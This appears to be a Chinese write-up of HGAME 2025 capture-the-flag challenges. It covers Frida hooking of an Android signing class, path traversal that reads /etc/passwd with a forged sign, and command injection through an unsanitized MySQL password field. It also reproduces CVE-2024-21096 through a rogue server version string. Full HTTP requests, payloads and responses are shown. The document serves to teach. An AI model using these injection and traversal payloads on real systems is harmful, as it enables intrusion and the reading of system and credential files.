
直接hook

```
Java.perform(function() {
    var SSSign = Java.use('com.nobody.andsign.SSSign');

    // 主动调用示例
    var instance = SSSign.$new();

    // 调用 c 方法并打印结果
    var cArgs = ["104406435e045957", "035e0f545e045957", "165e045f"];
    cArgs.forEach(arg => {
        try {
            var result = instance.c(arg);
            console.log(`[主动调用] c('${arg}') => ${result}`);
        } catch (e) {
            console.error(`调用 c('${arg}') 失败: ${e}`);
        }
    });

    // 调用 b 方法并打印结果
    var sampleInput = "usernamefilename";
    try {
        var bResult = instance.b(sampleInput);
        console.log(`[主动调用] b('${sampleInput}') => ${bResult}`);
    } catch (e) {
        console.error(`调用 b('${sampleInput}') 失败: ${e}`);
    }

});
```



```
[主动调用] c('104406435e045957') => username
[主动调用] c('035e0f545e045957') => filename
[主动调用] c('165e045f') => sign
[主动调用] b('admin/proc/self/fd/2') => 2e4546335972bd3d726f9b3008c84e0a42289ecd5e86b0b4
[主动调用] c('104406435e045957') => username
[主动调用] c('035e0f545e045957') => filename
[主动调用] c('165e045f') => sign
[主动调用] b('admin/etc/passwd') => 814e4f78ee1a205940745af14b257146b8ebe532ccbe5283
[主动调用] c('104406435e045957') => username
[主动调用] c('035e0f545e045957') => filename
[主动调用] c('165e045f') => sign
[主动调用] b('admin/etc/passwd') => 814e4f78ee1a205940745af14b257146b8ebe532ccbe5283
[主动调用] c('104406435e045957') => username
[主动调用] c('035e0f545e045957') => filename
[主动调用] c('165e045f') => sign
[主动调用] b('admin1m1a1g1h1e') => 50c7c9d35e78039ab7e931cf043a32e0
[主动调用] c('104406435e045957') => username
[主动调用] c('035e0f545e045957') => filename
[主动调用] c('165e045f') => sign
[主动调用] b('admin1m1a1g1h1e') => 50c7c9d35e78039ab7e931cf043a32e0
[主动调用] c('104406435e045957') => username
[主动调用] c('035e0f545e045957') => filename
[主动调用] c('165e045f') => sign
[主动调用] b('adminhello') => 41dce78c58dacf99cbbc2f1c20135745
```


读passwd



```
POST /flag HTTP/1.1
sign: 5a9285f2633462ca1773e08e6418576740745af14b257146b8ebe532ccbe5283
Content-Type: application/json; charset=utf-8
Content-Length: 53
Host: node1.hgame.vidar.club:30778
Connection: close
Accept-Encoding: gzip, deflate, br
User-Agent: okhttp/3.14.9

{
  "username":"admin",
  "filename":"../../../etc/passwd"
}
```


```
HTTP/1.1 200 OK
Date: Mon, 10 Feb 2025 22:44:26 GMT
Content-Length: 1071
Content-Type: text/plain; charset=utf-8
Connection: close

{"code":"200","msg":"root:x:0:0:root:/root:/bin/ash\nbin:x:1:1:bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbin:/sbin/nologin\nadm:x:3:4:adm:/var/adm:/sbin/nologin\nlp:x:4:7:lp:/var/spool/lpd:/sbin/nologin\nsync:x:5:0:sync:/sbin:/bin/sync\nshutdown:x:6:0:shutdown:/sbin:/sbin/shutdown\nhalt:x:7:0:halt:/sbin:/sbin/halt\nmail:x:8:12:mail:/var/mail:/sbin/nologin\nnews:x:9:13:news:/usr/lib/news:/sbin/nologin\nuucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin\noperator:x:11:0:operator:/root:/sbin/nologin\nman:x:13:15:man:/usr/man:/sbin/nologin\npostmaster:x:14:12:postmaster:/var/mail:/sbin/nologin\ncron:x:16:16:cron:/var/spool/cron:/sbin/nologin\nftp:x:21:21::/var/lib/ftp:/sbin/nologin\nsshd:x:22:22:sshd:/dev/null:/sbin/nologin\nat:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin\nsquid:x:31:31:Squid:/var/cache/squid:/sbin/nologin\nxfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin\ngames:x:35:35:games:/usr/games:/sbin/nologin\ncyrus:x:85:12::/usr/cyrus:/sbin/nologin\nvpopmail:x:89:89::/var/vpopmail:/sbin/nologin\nntp:x:123:123:NTP:/var/empty:/sbin/nolo"}
```

在对文件名处理处有提示，不过有点特殊，ida逆的字符串进入是反的，实际是`h1g1a1m1e1`




```
  if ( !v94.1.tab )
  {
    if ( name == 10 && *(_QWORD *)v55.str == '1m1a1g1h' && *((_WORD *)v55.str + 4) == '1e' )
    {
      if ( v94.0 > 0x400uLL )
        runtime_panicSliceAcap();
      v87 = runtime_slicebytetostring((runtime_tmpBuf *)buf, (uint8 *)&v46, v94.0);
      v22 = main_decrypt(v87);
      v13 = v22.len;
      str = (const char *)v22.str;
    }
    else
    {
      if ( v94.0 > 0x400uLL )
        runtime_panicSliceAcap();
      v23 = runtime_slicebytetostring(0LL, (uint8 *)&v46, v94.0);
      v13 = v23.len;
      str = (const char *)v23.str;
    }
    v15 = &unk_6E6BF5;
    v16 = 1;
    goto LABEL_29;
  }
  Itab = (uintptr)writera;
```

生成sign




```
[主动调用] c('035e0f545e045957') => filename
[主动调用] c('165e045f') => sign
[主动调用] b('adminh1g1a1m1e1') => 51166cdbaa9dd748cd5b7d41fba5a5c3
```

发包拿flag



```
POST /flag HTTP/1.1
sign: 51166cdbaa9dd748cd5b7d41fba5a5c3
Content-Type: application/json; charset=utf-8
Content-Length: 44
Host: node1.hgame.vidar.club:30778
Connection: close
Accept-Encoding: gzip, deflate, br
User-Agent: okhttp/3.14.9

{
  "username":"admin",
  "filename":"h1g1a1m1e1"
}
```

```
HTTP/1.1 200 OK
Date: Tue, 11 Feb 2025 00:10:33 GMT
Content-Length: 97
Content-Type: text/plain; charset=utf-8
Connection: close

{"code":"200","msg":"hgame{7be75491-2329-403b-9829-a8f042dd3ba0}\u0000\u0000\u0000\u0000\u0000"}
```




1.00	0.88	----···	0000780E	sub_780E	0000780E	sub_780E	Address Sequence	1	1	1	11	11	11
1.00	0.88	----···	00007978	sub_7978	00007978	sub_7978	Address Sequence	1	1	1	12	12	12
1.00	0.88	----···	0000B89E	sub_B89E	0000B89E	sub_B89E	Address Sequence	1	1	1	11	11	11
1.00	0.88	----···	0000BA08	sub_BA08	0000BA08	sub_BA08	Address Sequence	1	1	1	12	12	12
1.00	0.73	----···	00001798	sub_1798	00001798	sub_1798	Hash	4	4	4	12	12	12
0.76	0.94	GI--···	0020005C	sub_20005C	0020005C	sub_20005C	Call Sequence (Sequence)	14	22	14	135	210	37
0.73	0.93	GI--···	0020043E	sub_20043E	00200374	sub_200374	Call Sequence (Sequence)	17	27	17	142	247	53
0.71	0.92	GI--···	00200448	sub_200448	00200390	sub_200390	Call Sequence (Sequence)	15	27	16	115	247	53
0.70	0.88	GI--···	00200406	sub_200406	00200076	sub_200076	Call Sequence (Sequence)	18	27	19	120	246	54
0.62	0.82	GI--···	00200346	sub_200346	00200068	sub_200068	Call Sequence (Sequence)	19	28	20	123	315	55

Line 335 of 335

Web

Level 21096 HoneyPot

命令执行点




```go
    //Never able to inject shell commands,Hackers can't use this,HaHa
    command := fmt.Sprintf( format: "/usr/local/bin/mysqldump -h %s -u %s -p%s %s |/usr/local/bin/mysql -h 127.0.0.1 -u %s -p%s %s",
        config.RemoteHost,
        config.RemoteUsername,
        config.RemotePassword,
        config.RemoteDatabase,
        localConfig.Username,
        localConfig.Password,
        config.LocalDatabase,
    )
    fmt.Println(command)
    cmd := exec.Command( name: "sh",  arg...: "-c", command)
    if err := cmd.Run(); err != nil {
        c.JSON(http.StatusInternalServerError, gin.H{
            "success": false,
            "message": "Failed to import data: " + err.Error(),
        })
        return
    }

    c.JSON(http.StatusOK, gin.H{
        "success": true,
        "message": "Data imported successfully",
    })
```

sanitizeInput过滤


```go
func sanitizeInput(input string) string {
    reg := regexp.MustCompile(`[;&|><\(\)\{\}\[\]\\` + "`" + `]`)
    return reg.ReplaceAllString(input, "")
}
```

RemotePassword没有过滤




```go
    dsn := fmt.Sprintf( format: "%s:%s@tcp(%s:%s)/%s",
        sanitizeInput(config.RemoteUsername),
        config.RemotePassword,
        sanitizeInput(config.RemoteHost),
        config.RemotePort,
        sanitizeInput(config.RemoteDatabase),
    )
```

对`remote_password`构造`1; /writeflag;#`传参



```
POST /api/import HTTP/1.1
Host: node1.hgame.vidar.club:30464
Content-Length: 170
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/117.0.5938.132 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://node1.hgame.vidar.club:30464
Referer: http://node1.hgame.vidar.club:30464/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close

{
  "remote_host":"127.0.0.1",
  "remote_port":"33",
  "remote_username":"root",
  "remote_password":"1; /writeflag;#",
  "remote_database":"test_table1",
  "local_database":"test_table2"
}
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Tue, 11 Feb 2025 19:28:13 GMT
Content-Length: 55
Connection: close

{
  "message":"Data imported successfully",
  "success":true
}
```



hgame{03e6a111-b829-fa5c-7a31-2a40477b08bd}

Level 21096 HoneyPot_Revenge

跟着出题人的博客复现


CVE-2024-21096 mysqldump命令注入漏洞简析 | Ec3o

改mysql_version.h.in文件

> 会执行/writeflag


```
/* Copyright Abandoned 1996,1999 TCX DataKonsult AB & Monty Program KB
   & Detron HB, 1996, 1999-2004, 2007 MySQL AB.
   This file is public domain and comes with NO WARRANTY of any kind
*/

/* Version numbers for protocol & mysqld */

#ifndef _mysql_version_h
#define _mysql_version_h

#define PROTOCOL_VERSION            @PROTOCOL_VERSION@
#define MYSQL_SERVER_VERSION       "8.0.0-injection-test\n\\! /writeflag"
#define MYSQL_BASE_VERSION         "mysqld-8.0.34"
#define MYSQL_SERVER_SUFFIX_DEF    "@MYSQL_SERVER_SUFFIX@"
#define MYSQL_VERSION_ID            @MYSQL_VERSION_ID@
#define MYSQL_PORT                  @MYSQL_TCP_PORT@
#define MYSQL_ADMIN_PORT            @MYSQL_ADMIN_TCP_PORT@
#define MYSQL_PORT_DEFAULT          @MYSQL_TCP_PORT_DEFAULT@
#define MYSQL_UNIX_ADDR            "@MYSQL_UNIX_ADDR@"
#define MYSQL_CONFIG_NAME          "my"
#define MYSQL_PERSIST_CONFIG_NAME  "mysqld-auto"
#define MYSQL_COMPILATION_COMMENT  "@COMPILATION_COMMENT@"
#define MYSQL_COMPILATION_COMMENT_SERVER  "@COMPILATION_COMMENT_SERVER@"
#define LIBMYSQL_VERSION           "8.0.34-custom"
#define LIBMYSQL_VERSION_ID         @MYSQL_VERSION_ID@

#ifndef LICENSE
#define LICENSE                     GPL
#endif /* LICENSE */

#endif /* _mysql_version_h */
```

值得注意的是，需要将localhost改为%才能远程连接



```
mysql> SELECT host, user FROM mysql.user WHERE user = 'root';
+-----------+------+
| host      | user |
+-----------+------+
| localhost | root |
+-----------+------+
1 row in set (0.00 sec)
```

```
update user set host = '%' where user = 'root';
```



导入数据

远程主机地址

[redacted]

远程端口

3306

用户名

root

密码

password

远程数据库名

test

本地数据库名

test

访问/flag路由